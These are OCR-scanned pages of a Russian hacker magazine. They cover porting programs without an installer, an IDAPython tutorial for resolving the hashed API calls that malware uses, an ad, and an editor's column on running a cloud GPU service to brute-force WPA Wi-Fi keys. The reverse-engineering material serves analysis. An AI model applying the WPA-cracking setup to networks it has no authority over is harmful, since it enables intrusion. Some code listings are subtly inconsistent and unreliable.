Загрузи программу в отладчик. Прямо на точке входа в окне дизассемблера жми <Ctrl+G>, вводи CreateFileA и нажимай <OK>. Мы попали в начало функции открытия файла. На этом месте нажимай <Shift+F4> или в меню по правой кнопке «Breakpoint → Conditional log». В открывшемся окне в поле «Expression» вписывай DWORD PTR DS:[ESP+4] — по этому адресу лежит указатель на открываемый файл. В комбобоксе «Decode value of expression as» выбирай «Pointer to ASCII string» (для юникод-версии соответственно — «Pointer to UNICODE string»). Радио-кнопку <Log value of expression> выставляй в «Always». Остальные опции оставь по умолчанию. Нажимай <OK> и запускай программу.
Очень вероятно, что придется имитировать ее реальное использование, поскольку мы не знаем, в какой момент может произойти обращение к драйверу. Открывай в OllyDbg лог (комбинация клавиш <Ctrl+L>) и ищи подсвеченные строки, начинающиеся с COND. В кавычках будет указан файл, и если он начинается с \\.\ — считай, что это наш драйвер. С помощью утилиты WinObj (кстати, написанной опять же Руссиновичем) выясни настоящее имя устройства. Оно должно выглядеть как Device\DevName. Посредством той же WinObj убедись, что на другом компьютере этого устройства нет.
Настал черед поиска самого файла драйвера. Большинство драйверов располагаются в %SystemRoot%\System32\Drivers. Перейди в эту папку и ищи UNICODE-строку имени устройства (Device\DevName). Если файла с такой строкой нет, то открывай «Сервис Менеджер». Там ищи все драйвера, которые располагаются по нестандартному



Программа «Сервис Менеджер» позволяет легко установить драйвер

пути — искомая строка должна быть в одном из них. Этот же «Сервис Менеджер» поможет тебе перенести драйвер на другой компьютер (сделай скриншоты настроек, пропиши зависимости и так далее). Утилита хорошая, но, увы, не совсем корректно инсталлирует драйвера. Поэтому, после того, как установишь свой драйвер, выполни следующие действия: найди в редакторе реестра ветку \HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\выбранное_имя_драйвера и удали ключи «Group» и «ObjectName» в этом разделе. Если ключи не удалить, то менеджер при запуске драйвера будет выдавать ошибку, сообщая, что указан некорректный путь, хотя путь тут как бы и не причем.

Подводные камни

Когда ты считаешь, что все перенес — запускай программу. С вероятностью 70-75% она запустится. Что-то пошло не так? Вполне ожидаемо. Мы тут не яичницу жарим. В общем случае придется применить технологию багхантинга. Брать в зубы дизассемблер, отладчик и ловить исключения (или ExitProcess, если программа вываливается безмолвно). Сложно дать какие-то рекомендации, но все же попробуем. Просмотри внимательно еще раз REG-файлы. Возможно, ты не заметил что-то, что позволяло программе жить и процветать на прежней машине. Попробуй определить несистемные библиотеки из subdir и скопировать их с заменой. Если сообщение, с которым вываливается программа, более информативно, чем «Access violation», попробуй поискать в интернете текст ошибки (это может быть связано со средой исполнения). Но, в любом случае, твоим главным оружием здесь будет незаменимая связка: дизассемблер + отладчик + мозг и прямые руки. Если есть возможность, то обязательно проводи все эксперименты только на виртуальной машине — так ты будешь уверен, что система не загажена и не повредишь основную операционку. Прежде чем мужественно рваться в бой, я тебе предлагаю попробовать свои силы на специально разработанной программе. Собственно, полезность от программы нулевая, но перенести ее просто так не получится. Bdetest.exe работает с BDE через алиас «testBDE», за каким-то чертом обращается к драйверу и просто не может функционировать без определенной информации в реестре и файловой системе. На диске ты сможешь найти все необходимое: результат работы скриптов, скрин BDE-алиаса, драйвер, базу и саму программу.

Заключение

Перенос программ без инсталлятора — нетривиальная задача. Необходимо обладать знаниями во многих сферах IT — администрировании, программировании, дизассемблировании, отладке, базах данных. Но всегда помни: непереносимых программ не бывает! Ведь, как гласит манифест хакера, если компьютер совершает ошибку, то это ты напортачил.


ПРИ ПОКУПКЕ КАЧЕСТВА –
МОЛОКО В ПОДАРОК
Слово «кашрут» на иврите означает «пригодный, разрешенный». Система кошерного питания – это древнейшая, бережно сохраняемая традиция еврейского народа. В ее основе лежат несколько заповедей из Торы. В том числе, относящиеся к здоровью животных.
Ученые изучали и применяли Законы кашрута на протяжении трёх тысяч лет. Люди различных национальностей и вероисповеданий доверяют качеству кошерных продуктов. Во многих странах мира, кошерные продукты питания считаются более качественными – из –за строгого контроля и дополнительных требовании по гигиене, пищевым добавкам и применению химических веществ.
Идеологическую основу кошерного питания прекрасно передает поговорка "мы – это то, что мы едим". От еды напрямую зависит наше здоровье и долголетие. А также состояние духа и ясность мысли, характер и поступки.
Тевье
молочник
Luxury
МОЛОКО
питьевое
пастеризованное
ГОСТ Р 52090-2003
3,2 %
на правах рекламы

Антон «Ant» Жуков antitster@gmail.com



IDA + Python = любовь

Что может дать встроенный Python в дизассемблере IDA?

IDA — это интерактивный дизассемблер и отладчик одновременно. Не так давно в нем появился еще и компилятор Hex-Ruby, позволяющий преобразовывать машинный код в читаемый листинг на C. Но если и этого оказывается мало, пора брать ситуацию под своей контроль.

Как ни крути, IDA является дизассемблером №1 в мире и используется хакерами-реверсерами, вирусными аналитиками и много кем еще. Встроенные отладчик и декомпилятор, возможность удаленной отладки, удобный подход к анализу давно сделали этот пакет стандартом де-факто. Для расширения функционала IDA долгое время было два пути: подключаемые плагины (большое количество готовых к употреблению аддонов всегда доступно на www.openrce.org/downloads/browse/IDA_Plugins), а также скрипты, написанные на собственном интерпретируемом языке IDC. На последних остановимся подробнее.

Основы IDC

С помощью IDC можно быстро разрабатывать сценарии, позволяющие автоматизировать множество рутинных действий. Язык вобрал в себя основные синтаксические элементы традиционного C, поэтому прост для освоения. Полная документация идет вместе с IDA, но для старта вполне достаточно уяснить несколько основных моментов:

- Для объявления переменной используется ключевое слово auto. В отличие от C переменные должны быть объявлены до первого использования, причем при объявлении переменную нельзя инициализировать значением.
- Допускается работа с тремя типами данных: целыми числами (integer), строками (string) и числами с плавающей точкой.
- IDC не поддерживает C'шные массивы, указатели и сложные типы данных вроде структур и объединений.
- Поддерживает практически все операторы языка C. Исключения составляют сокращенные операторы присваивания (+=, -=, *= и так далее), вместо них используется полная форма.
- Крайне просто реализована работа со строками, никаких тебе функций strcpy(), strcat() и прочего. Чтобы скопировать или склеить строки, достаточно воспользоваться соответственно операторами присваивания и сложения.
- Как и в C, все выражения завершаются точкой с запятой, а блоки кода заключаются в фигурные скобки. Внутри этих блоков



```
push    ebp
mov     ebp, esp
sub     esp, 10h
call    getKernel32Addr
mov     [ebp+var_8], eax
push    0C8AC8026h          ; LoadLibraryA hash
mov     eax, [ebp+var_8]
push    eax
call    getProcAddr
add     esp, 8
mov     [ebp+var_4], eax
push    offset aUser32_dll ; "user32.dll"
call    [ebp+var_4]
mov     [ebp+var_10], eax
push    0A0BC680Dh
mov     ecx, [ebp+var_10]
push    ecx
call    getProcAddr
add     esp, 8
mov     [ebp+var_C], eax
push    0
push    0
push    offset aHelloWorld ; "Hello world!"
push    0
call    [ebp+var_C]
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

Вызов функции для получения по хэшу (выделен) адреса функции LoadLibraryA

можно объявлять новые переменные, но делать это нужно в самом начале блока.

- Для задания пользовательской функции используется ключевое слово static. IDC также поддерживает пользовательские функции, выполненные в виде отдельных модулей (.idc-файлов). Входные параметры функции задаются через запятую, без указания типа.
- Все параметры передаются по значению, а не по ссылке (указатели в IDC не поддерживаются).
- В объявлении функции не присутствует никакой информации о том, возвращает ли она какое-то значение, и если возвращает, то какого типа. Для того, чтобы функция возвращала значение, используется старый добрый return. Что примечательно, функция может возвращать значения различных типов.
- Для автоматизации сложной задачи вместо небольшого скрипта целесообразно использовать отдельную программу. Минимальные требования — программа должна подключать директивой #include заголовочный файл idc.idc и иметь функцию main.

Первый сценарий

Чтобы подкрепить краткие теоретические знания практикой, попробуем теперь написать простую программу, которая будет перечислять все присутствующие в программе функции с указанием места, откуда они вызываются.

```
#include <idc.idc>
static main() {
   auto ea, func, ref;
   // получаем текущий адрес курсора
   ea = ScreenEA();
   // в цикле от начала (SegStart) до
   // конца (SegEND) текущего сегмента
   for (func=SegStart(ea);
      func != BADADDR && func < SegEnd(ea);
      func=NextFunction(func))
   {
      // если текущий адрес является
```




Схема интеграции Python в IDA

```
      // адресом функции
      if (GetFunctionFlags(func) != -1)
      {
         Message("Function %s at 0x%x\n",
            GetFunctionName(func), func);
         // находим все ссылки на данную
         // функцию и выводим
         for (ref=RfirstB(func);
            ref != BADADDR;
            ref=RnextB(func, ref))
         {
            Message(" called from %s(0x%x)\n",
               GetFunctionName(ref), ref);
         }
      }
   }
}
```

Алгоритм действий простой. Сначала с помощью ScreenEA() получаем адрес, на котором в текущий момент находится курсор, и передаем его функциям SegStart() и SegEnd() для определения границ сегмента. После чего в цикле, с начала и до конца сегмента, перебираем адреса всех функций с помощью NextFunction(). Она принимает на вход адрес текущей функции, возвращая адрес следующей или, если других вызовов не найдено, значение -1 (BADADDR). В цикле с помощью GetFunctionFlags() проверяем, является ли данный адрес адресом функции (если не является, возвращается значение -1). Посредством функции GetFunctionName() получаем имя функции и выводим его. В завершение отображаем также список мест, откуда она вызывается — для этого используется цикл с RfirstB() и RnextB(). Полученный код сохраняем в файл с расширением .idc — теперь им можно пользоваться. Чтобы вызвать скрипт надо перейти в меню «File → Script File...» (используй комбинацию клавиш <Alt+F7>) и выбрать наш сценарий. В окне «Output Window» появится результат выполнения вроде этого:


```
Function start at 0x401000
Function sub_401060 at 0x401060
   called from start(0x401006)
Function sub_401090 at 0x401090
   called from sub_4010E0(0x401185)
Function sub_4010E0 at 0x4010e0
```

Готово!




links

Подробная информация по модулям IDAPython: hex-rays.com/idapro/idapython_docs; информация том, как работает Appcall: hexblog.com/?p=113.



info

- Поскольку набирать длинные скрипты на Python во встроенной в IDA интерактивной консоли не очень удобно, рекомендую тебе взглянуть на следующий скриптик **IPython** (http://bit.ly/rl4kK). Он осуществляет интеграцию интерактивной Python-консоли, работать в которой намного удобнее, нежели в дефолтной.
- **IDA 6.0 Pro** (hex-rays.com/products.shtml) — это последняя доступная версия, ее придется покупать за деньги. Релиз 5.0 с недавнего времени стал абсолютно бесплатным, что не может не радовать.



Иерархия модулей IDAPython

IDA + Python = IDAPython

Получилось несложно, но есть еще более простой способ разрабатывать сценарии — использовать для этого плагин IDAPython. О главной фишке несложно догадаться из названия: плагин встраивает в IDA полноценный интерпретатор Python, позволяя при этом создавать скрипты, обладающие полным доступом ко всем возможностям языка сценариев IDC. Главное преимущество плагина — поддержка родной питоновской обработки данных и возможность использовать весь спектр различных модулей для Python. Также, аддон открывает доступ к значительной части функционала IDA SDK, позволяя тем самым писать сценарии для решения более сложных задач, которые сложно было бы реализовать на IDC. На официальном сайте (code.google.com/p/idapython) можно найти версию под свою операционную систему и версию IDA. Установка проста — достаточно скопировать папки plugins и python из архива в папку IDA. Надо позаботиться о том, чтобы в системе был установлен Python. Совместимая версия интерпретатора указывается в имени архива IDAPython (например, сборке idapython-1.4.3_ida6.0_py2.6_win32.zip требуется Python 2.6). С дистрибутивом распространяется полезная папка examples, которая поможет быстрее разобраться, что к чему.

После установки IDAPython становятся доступными три модуля:

- idaapi, обеспечивающий связь с IDA API;
- idc, предоставляющий интерфейс к IDC;
- idautils, обеспечивающий доступ к вспомогательным утилитам.


Все три модуля автоматически импортируются во все скрипты.

Немного практики

Для старта нужны базовые знания Python'а и умение подглядывать в документацию по IDAPython. Чтобы ощутить, насколько проще осуществляется обработка данных на питоне, напишем скрипт для решения ранее озвученной задачи — отобразим на экране все вызываемые функции. Воспользуемся низкоуровневыми вызовами из модуля idaapi.

```
from idaapi import *
# получаем текущий адрес курсора
ea = get_screen_ea()
# получаем сегмент по адресу
seg = getseg(ea)
# ищем в цикле от начала сегмента до конца
func = get_func(seg.startEA)
while func is not None and func.startEA < seg.endEA:
    funcea = func.startEA
    print "Function %s at 0x%x" %
        (GetFunctionName(funcea), funcea)
    ref = get_first_cref_to(funcea)
    while ref != BADADDR:
        print "   called from %s(0x%x)" %
            (get_func_name(ref), ref)
        ref = get_next_cref_to(funcea, ref)
        func = get_next_func(funcea)
```

Как видишь, скрипт получился очень похожим на IDC-реализацию. Но, как говорится, совершенству нет предела: можно написать аналогичный сценарий, который будет еще короче. В этом поможет модуль idautils:



Результат работы скрипта для получения всех функций и мест их вызова (результат в Output Window внизу экрана)

```
from idautils import *
ea = ScreenEA()
for funcea in Functions(SegStart(ea), SegEnd(ea)):
    print "Function %s at 0x%x" %
        (GetFunctionName(funcea), funcea)

    for ref in CodeRefsTo(funcea, 1):
        print "   called from %s(0x%x)" %
            (GetFunctionName(ref), ref)
```

Вот где по-настоящему ощущается вся прелесть Python: сценарий вообще не нуждается в комментариях. Код с грамотно обозначенными названиями функций сам предельно ясно говорит, что он делает.

Реальная задача

И все-таки. Посмотреть список функций, вообще говоря, можно и стандартными средствами IDA. Так что мы всего лишь изобрели велосипед (хотя и познакомились с основными понятиями IDC и IDAPython). Но попробуем все-таки решить реально полезную задачу.

Как известно, IDA является основным инструментом вирусных аналитиков, используемым для статического анализа отловленной малвари. Малварь же, в свою очередь, стремится как можно сильнее усложнить процедуру исследования. Очень часто при исследовании вредоносных программ обнаруживается, что приложение не импортирует никаких функций. Или, например, заменяет имена API-вызовов хэшами, определяя адрес нужной функции путем поиска в таблице экспорта, вычисляя хэш для каждого имени и сравнивая с желаемым. Рассмотрим этот прием подробнее. Программа из PEB (Process Environment Block) получает адрес библиотеки kernel32.dll и в ее таблице экспорта ищет по хэшу адреса LoadLibrary и GetProcAddress. С помощью этих двух вызовов можно подгружать остальные библиотеки и искать в них адреса нужных функций. Вообще функция GetProcAddress даже не нужна, так как, зная адрес библиотеки, можно самостоятельно получить адрес нужной функции из таблицы экспорта. Это популярный механизм, который нередко используется в малвари. Итак, вырисовывается вполне понятная задача — написать скрипт, который автоматизировал бы поиск названий функций и упростил таким образом жизнь реверсера.

Чтобы разговор был предметным, напишем небольшое подопытное приложение, которое будет использовать вышеперечисленные техники маскировки. Весь функционал приложения будет сводиться к выводу сообщения «Hello, world!» при помощи функции MessageBox. Для этого



Результат работы скрипта. Импорт полученных результатов в Enums

Импорт вычисленных хэшей

нам потребуется всего три типа вызовов: GetKernelAddress() для получения адреса kernel32.dll, CalcHash() для вычисления хэша по имени функции, а также GetProcAddressEx() для получения адреса функции по хэшу. Полный исходный код тестового приложения ты найдешь на диске:

```
.........
int main()
{
   HMODULE kernel32, user32;
   //получаем адрес kernel32.dll
   kernel32 = (HMODULE) GetKernelAddress();
   //получаем адрес функции LoadLibraryA
   tLoadLibraryA pLoadLibraryA = (tLoadLibraryA)
      GetProcAddressEx( kernel32, 0xC8AC8026 );
   //загружаем библиотеку user32.dll
   user32 = pLoadLibraryA("user32.dll");
   //получаем адрес MessageBoxA из user32.dll и вызываем
   tMessageBoxA pMessageBoxA = (tMessageBoxA)
      GetProcAddressEx( user32, 0xABBC680D );
   pMessageBoxA(0, "Hello, world!", 0, 0);
   return 0;
}
..........
```

После компиляции код будет выглядеть примерно так:


```
00401000     push    ebp
00401001     mov     ebp, esp
00401003     sub     esp, 10h
00401006     call    sub_401060 <--- GetKernel()
0040100B     mov     [ebp+var_8], eax
0040100E     push    0C8AC8026h <--- хэш LoadLibraryA
00401013     mov     eax, [ebp+var_8]
00401016     push    eax
00401017     call    sub_4010E0
0040101C     add     esp, 8
0040101F     mov     [ebp+var_4], eax
00401022     push    offset aUser32_dll ; "user32.dll"
00401027     call    [ebp+var_4]
0040102A     mov     [ebp+var_10], eax
0040102D     push    0ABBC680Dh <--- хэш MessageBoxA
00401032     mov     ecx, [ebp+var_10]
00401035     push    ecx
00401036     call    sub_4010E0
0040103B     add     esp, 8
0040103E     mov     [ebp+var_C], eax
00401041     push    0
00401043     push    0
00401045     push    offset aHelloWorld
        ; "Hello world!"
0040104A     push    0
0040104C     call    [ebp+var_C]
0040104F     xor     eax, eax
00401051     mov     esp, ebp
00401053     pop     ebp
00401054     retn
```

Как видишь, никаких вызовов API-функций в чистом виде. Обращение к MessageBox превратилось в call [ebp+var_C] (по адресу 0040104C). Причем в случае настоящей малвари были бы зашифрованы еще и строки. На практике такой простой прием может значительно увеличить время анализа приложения. Как быть? Предположим, мы восстановили алгоритм работы программы и поняли, что значения, которые кладутся в стек по адресам 0040100E и 0040102D — это хэши функций. Но как узнать, что за функции скрываются за ними? В нашем текстовом образце — всего несколько вызовов, поэтому нет большой проблемы просто запустить отладчик и посмотреть, куда приведет нас call. Но что делать, когда таких вызовов сотни? Вот тут-то и понадобятся возможности IDAPython.

Наше решение

После беглого анализа кода становится видно, что функция sub_401060 возвращает адрес kernel32.dll. А sub_4010E0, вызываемая в программе





Теперь хэш можно заменить на символическую константу hash_kernel32_LoadLibraryA из Enums

два раза, возвращает адрес функции из заданной библиотеки по хэшу. Заглянем внутрь. В теле функции присутствует всего один call (по адресу 00401185), после которого возвращаемое значение сравнивается с переданным хэшем. Очевидно, что это функция вычисления хэша по имени. Переименуем ее в calc_hash. Взглянув на код, становится ясно, что фрагмент является самодостаточным (то есть не вызывает внутри себя других функций) и легко извлекается из общего листинга. Это значит, что его можно «выдернуть» и встроить в нашу программу для подсчета хэшей. Но мы поступим по-другому.
Вместо этого мы задействуем IDAPython и напишем скрипт, который с помощью calc_hash будет вычислять хэши всех экспортируемых имен в рамках текущей отладочной сессии. План таков:

- извлечь тело функции calc_hash и сделать его доступным для использования в скрипте;
- найти все экспортируемые имена;
- с помощью функции calc_hash посчитать хэш для каждого имени и запомнить результаты;
- вывести результаты в отдельном окне.

Итак, этап первый. Подготавливаем функцию calc_hash для использования в скрипте. Так как она является самодостаточной, то мы можем извлечь ее тело из базы данных IDA и вызывать ее при помощи ctypes:

```
# Извлекаем тело функции из базы IDA
body = idaapi.get_func(idc.LocByName('calc_hash'))

# Выделяем буфер при помощи VirtualAlloc, передавая
туда значения MEM_COMMIT, PAGE_EXECUTE_READWRITE (ука-
зываем, что память исполняемая)
calc_hash_ptr = windll.kernel32.VirtualAlloc(0,
    len(body), 0x1000, 0x40)

# Копируем тело функции в выделенный буфер
memmove(calc_hash_ptr, body, len(body))

# Задаем прототип функции при помощи CFUNCTYPE. Первый
параметр — тип возвращаемого значения, второй — тип
передаваемого аргумента
proto = CFUNCTYPE(c_uint32, c_char_p)

# Создаем экземпляр функции
calc_hash = proto(calc_hash_ptr)
```

В принципе, реально использовать механизм Appcall для достижения той же цели. Выполнив в командной строке питона `Python>hex(Appcall.calc_hash("LoadLibraryA")&0xffffffff)` мы могли бы получить значение вычисленного хэша 0x0C8AC8026L.

Но так как функция calc_hash будет вызвана по крайней мере 9 тысяч раз (для библиотеки kernel32.dll), то мы будем использовать первый рассмотренный способ как более быстрый.
Следующий этап — поиск экспортируемых имен. Тут я должен сделать небольшое замечание: отладочная сессия для этого должна быть активна. Другими словами, наша программа должна быть запущена под отладчиком. Мы предварительно ставим брейкпоинт, запускаем программу в IDA и, когда она остановится на бряке, запускаем на выполнение наш скрипт. Каждый раз при запуске отладочной сессии дебагер IDA Pro просит отладочный модуль предоставить список отладочных имен. По сути, отладочными именами являются экспортируемые имена всех загруженных модулей. Чтобы получить этот список программным путем, воспользуемся вызовом idaapi.get_debug_names(). Реализуем функцию fetch_debug_names, которая будет возвращать список имен в формате (адрес, имя функции, имя модуля):

```
def fetch_debug_names():
    ret = []
    dn = idaapi.get_debug_names(idaapi.cvar.inf.minEA,
        idaapi.cvar.inf.maxEA)
    for addr in dn:
        n = dn[addr]
        i = n.find('_')
        ret.append((addr, n[i+1:], n[:i]))
    return ret
```

Каждое возвращенное отладочное имя имеет следующий формат: Modulename_ApiName. Вот почему мы разделяем эту строку по символу «_». Теперь у нас есть функция для вычисления хэшей и список всех имен. Можно начинать генерировать хэши. Это уже третий этап:

```
dn = fetch_debug_names()
cache = {}
for add, name, modname in dn:
    hash = calc_hash(name)
    if modname not in cache:
        cache[modname] = []
    cache[modname].append((name, hash, addr))
```

После этого остается только вывести результат в красивом окне. В IDAPython есть возможность добавлять свои окна со списком, состоящим из чего-либо (как дефолтное окно со списком имен функций). Для этого нужно создать класс-наследник от типа Chooser2. Делается это довольно просто, поэтому подробно останавливаться на этом не буду. На диске есть пример и полная версия нашего скрипта, которую теперь ты можешь использовать. Хочу заметить, что в сценарии также реализован импорт вычисленных хэшей в Enums (список). Это выглядит так. Допустим, что мы встретили в коде очередной вызов функции по хэшу:

```
push   3FC1BD8Dh
....
call     sub_4010E0
```

Теперь мы можем нажать <m> и выбрать соответствующую ему функцию, после чего вызов сразу примет удобочитаемый вид:

```
push   hash_kernel32_GetModuleHandleA
....
call     sub_4010E0
```

Удобно? Еще бы!

Вот так, единожды решив задачу, можно использовать наработки во время реверсинга вновь и вновь. Конечно, одного прочтения статьи недостаточно, чтобы сходу начать разрабатывать сценарии для IDA. Но наша задача была в том, чтобы показать, как можно быстро и изящно заточить дизассемблер под себя и прокачать его функциональность. Этим постоянно пользуются многие реверсеры и ресечеры, в том числе наши постоянные авторы. ⌶

Степан «Step» Ильин twitter.com/stepah



КОЛОНКА РЕДАКТОРА


Как организовать брутфорс-сервис?

Мне всегда нравилось, как люди совершенно легально зарабатывают деньги на околохакерских сервисах. Полностью автоматизированные механизмы избавляют от рутинных действий — надо лишь поддерживать работу софта и серверов. Деятельность ведется в рамках закона, что исключает возможное давление со стороны органов. Аспект работы в области ИБ греет душу :). Примеров таких разработок можно привести множество. Веб-фронтенд для криптора, который упаковывает исполняемые файлы, тем самым усложняя анализ и обнаружение малвари антивирусами. Или сервис для взлома CAPTCHA, предлагающий разработчикам ботов специальный API, через который можно загрузить на сервер картинки, которые практически мгновенно будут распознавать кропотливые китайцы за ошеломляюще низкую таксу вроде «1000 CAPTCHA = $1». Последний тренд — это облачные сервисы для выполнения ресурсоемких задач. Хорошим примером тут является **WPA Cracker** (wpacracker.com), который за небольшую плату ($17) позволяет выполнить брутфорс-атаку на защищенную WPA-PSK беспроводную сеть. Напомню, перебор — это единственный способ подобрать ключ для закрытой сети Wi-Fi (да и то исключительно при наличии дампа трафика с перехваченной последовательностью авторизации, так называемого WPA Handshake). А занять он может дни, месяцы, годы. Для увеличения эффективности перебора сначала использовались специализированные словари, потом были сгенерированы радужные таблицы, позже появились утилиты, задействовавшие технологии NVIDIA CUDA и ATI Stream для аппаратного ускорения процесса за счет GPU, и вот теперь в нашем распоряжении — облачные сервисы. Тот же WPA Cracker предлагает доступ к кластеру из 400 CPU, осуществляющему перебор по словарю со 135 миллионами слов. На обычном двухъядерном компе такой перебор занял бы 5 дней, а на мощностях кластера — 20 минут. Может показаться, что реализовать что-то подобное — чрезвычайно сложная задача. На самом же деле все в точности наоборот. С развитием облачных платформ создать такой сервер и даже начать на этом зарабатывать стало реально как никогда. В статьях прошлого номера мы рассказывали о PR-акции от **Amazon Web Services** (aws.amazon.com), в рамках которой каждый может бесплатно попробовать облачные технологии компании, а также на примере разобрались, как легко и быстро использовать технологию, запустив сервер и подняв на нем VPN-демон (см. PDF-версию статьи на диске). Чем это лучше обычного хостинга или дедика? Очень просто: AWS за считанные секунды позволяет запустить сколько угодно таких серверов (или, если говорить в терминах технологии, инстансов) и платить только за фактическое время их использования. При таком раскладе идея создать кластер для решения ресурсоемких задач, который включался бы по требованию, напрашивается сама собой. Тем более, что Amazon предоставляет мощный и понятный API, позволяя автоматизировать управление серверами с помощью элементарных скриптов. Начинает вырисовываться понятная схема: один инстанс, самой простой конфигурации, должен работать постоянно и принимать от пользователя запросы на выполнение перебора. А непосредственно кластер автоматически включается по требованию, причем строго на то время, которое потребуется для решения задачи. Но это еще не все.

С недавнего времени компания пополнила ряд возможных конфигураций инстансов, добавив в него так называемые Cluster GPU Instances. Эта конфигурация оснащена сразу двумя GPU-картами NVIDIA Tesla Fermi M2050, каждая из которых содержит 448 ядер и 3 Гб памяти. Надо ли говорить, что это настоящее сокровище для тех пока немногочисленных утилит, которые умело используют технологии акселерации за счет GPU? Впрочем, даже если не брать в расчет этот приятный факт, конфиг инстанса как нельзя более подходит для решения ресурсоемких задач: 22 Гб оперативной памяти, 2 четырехъядерных процессора, 1690 Гб памяти локального диска, 64-битная система. В том, как начать работу с сервером и запустить свои инстансы, можно разобраться за десять минут. По сути, нужно только выбрать готовый образ с операционной системой. Проверенный вариант — Cluster Instances HVM CentOS 5.5, для которого поддержка CUDA является встроенной по умолчанию, поэтому потребуется минимум дополнительных настроек. В момент создания сервера выбираем AMI-образ с идентификатором ami-aa30c7c3 и тип инстанса Cluster GPU (cg1.4xlarge, 22GB). Вот так: всего несколько кликов мыши — и мы имеем в распоряжении мощный сервер, к которому легко подключиться по SSH и установить приложения, которые используют технологию CUDA. Для примера можно попробовать хэш-крякер CUDA-Multiforcer (на официальном сайте cryptohaze.com помимо дистрибутива ты найдешь еще и радужные таблицы) или, если возвращаться к нашему примеру, прогу для брута WPA/WPA2-PSK — **Pyrit** (code.google.com/p/pyrit). Для запуска, правда, придется чуть поработать напильником. Но все необходимые правки конфига подробно описаны в мануале bit.ly/ec2-gpu.

Запустить такой сервер для нас — дело пары секунд. Но самое главное, что еще через пару секунд мы можем получить второй такой же инстанс. Вот уже и кластер. Добавляем третий, четвертый и так далее. По умолчанию каждый аккаунт в Amazon может использовать до восьми инстансов Cluster GPU, но этого вполне должно хватить. Тем более, что за использование каждого сервера придется платить. И немало — $2.10 за час.

WPA Cracker — один из первых облачных сервисов для хакера



